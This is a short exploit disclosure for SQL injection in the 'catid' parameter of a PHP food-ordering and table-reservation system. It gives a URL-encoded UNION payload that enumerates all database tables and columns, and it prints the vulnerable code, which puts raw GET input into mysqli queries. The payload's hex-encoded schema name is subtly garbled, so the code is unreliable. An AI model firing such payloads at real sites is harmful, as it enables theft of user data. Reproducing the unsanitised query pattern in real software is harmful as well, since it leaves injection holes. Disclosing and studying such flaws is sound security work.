

Exploit Title: Sql Injection in Food-order-and-table-reservation-system- Version: 1.0

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Product: Food-order-and-table-reservation-system-


Vendor: Food-order-and-table-reservation-system-

Description: Sql injection exist in categorywise-menu.php?catid= allow attacker inject sql code to get database.

First Attacker inject payload:

```
%27%20div%200%20union%20select%201,2,3,concat(@c:=0x00,if((select%20count(*)%20from%20information_schema.columns%20where%20table_schema%20not%20like%200x696e666f726d61746966e5f736368656d61%20and%20@c:=concat(@c,0x3c62723e,table_name,0x2e,column_name)),0x00,0x00),@c),5,6,7%23
```

And payload excute it will dump table and column in database



Vulnerable Code:

categorywise-menu.php - Notepad

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```
<?php
$cid=$_GET['catid'];
if (isset($_GET['page_no']) && $_GET['page_no']!="") {
    $page_no = $_GET['page_no'];
} else {
    $page_no = 1;
}

$total_records_per_page = 12;
$offset = ($page_no-1) * $total_records_per_page;
$previous_page = $page_no - 1;
$next_page = $page_no + 1;
$adjacents = "2";
$result_count = mysqli_query($con,"SELECT COUNT(*) As total_records FROM tblfood where CategoryName='$cid'");
$total_records = mysqli_fetch_array($result_count);
$total_records = $total_records['total_records'];
$total_no_of_pages = ceil($total_records / $total_records_per_page);
$second_last = $total_no_of_pages - 1; // total page minus 1
$result = mysqli_query($con,"SELECT * FROM tblfood where CategoryName='$cid' LIMIT $offset, $total_records_per_page");
$num=mysqli_num_rows($result);
if($num>0){
    while($row = mysqli_fetch_array($result)){
    ?>
```